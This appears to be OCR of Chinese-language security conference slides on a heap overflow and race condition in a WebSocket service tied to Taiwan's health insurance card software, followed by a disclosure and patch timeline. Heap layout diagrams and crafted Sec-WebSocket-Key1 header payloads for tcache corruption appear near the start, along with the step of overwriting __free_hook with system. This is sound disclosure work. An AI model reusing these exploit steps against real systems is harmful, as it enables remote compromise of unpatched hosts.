

0x150
AAAAAAAA
0x50
A
Tcache: 0x50
Tcache: 0x40
AAAAAAAA
FB Address
B
Tcache: 0x30
Tcache: 0x20
0x30
FA
AAAAAAAA
Victim1 Address
FB

修復 FB 的 Header

```
b'Sec-WebSocket-Key1: '+ b'A'*0x1f + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x1e + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x1d + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x1c + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x1b + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x1a + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x18 + b'\x21' + b'\r\n'
```



free(FB);



重複前面的步驟


- 可以寫第二個 Address
- Leak 出 Libc 後，使用另一個連線將 __free_hook 寫成 system

Demo

- https://youtu.be/tF9dsVd28HI

About Windows

- Windows 的 Heap 防護機制比較複雜
- 也沒有像 Tcache 這樣能夠簡單改 fd 就拿到任意 chunk 的方式
- 也許靠 Heap Spray 蓋 SSL 的 function table 會有機會
  - 不過服務很脆弱，Heap Spray 沒辦法保證一次成功
  - 還沒嘗試




Report & Patch

2021/07

- 將漏洞回報 TWCERT

2021/08

- 來自公司群組的訊息



2021/09

- 跟健保署開會，討論漏洞細節與修補建議

2021/12 第一版 Patch

- 修復了 Bind Address，改成 127.0.0.1
- ws_parse_handshake 加上了 memcmp 檢查

```
if ( memcmp(a1, "GET /echo HTTP", 0xEuLL) )
  return 0LL;
```

- wsParseHandshake 沒有修

2022/01 第二版 Patch


- Windows 版本使用了 sscanf_s 修補了 Heap Overflow

```
if ( sscanf_s(Str, "GET %s HTTP/1.1\r\n", v14) != 1 )
  return 0;
```

- Linux 的 Heap Overflow 仍未修補

2022/03

- 直接跟開發廠商討論修補方式
- 以固定時間為周期，提交新版本測試，並討論改進方向



2022/03


- Windows 版本 Heap Overflow 修補完成，Race Condition 未修補
- Linux 版本兩個弱點皆未修補

2022/05

- Windows 版本與 Linux 版本皆修補完成

總結一下 Patch

- Heap Overflow: sscanf -> sscanf_s
- Race Condition: .bss section -> malloc



總結

總結

- 盡量不要重造輪子，有 library 就用
  - HTTP 一定有非常多 Library 可以用
- 漏洞通報是個好東西，但很多單位可能無法自行修復，協助漏洞修復的角色是需要的

CYCRAFT

Q&A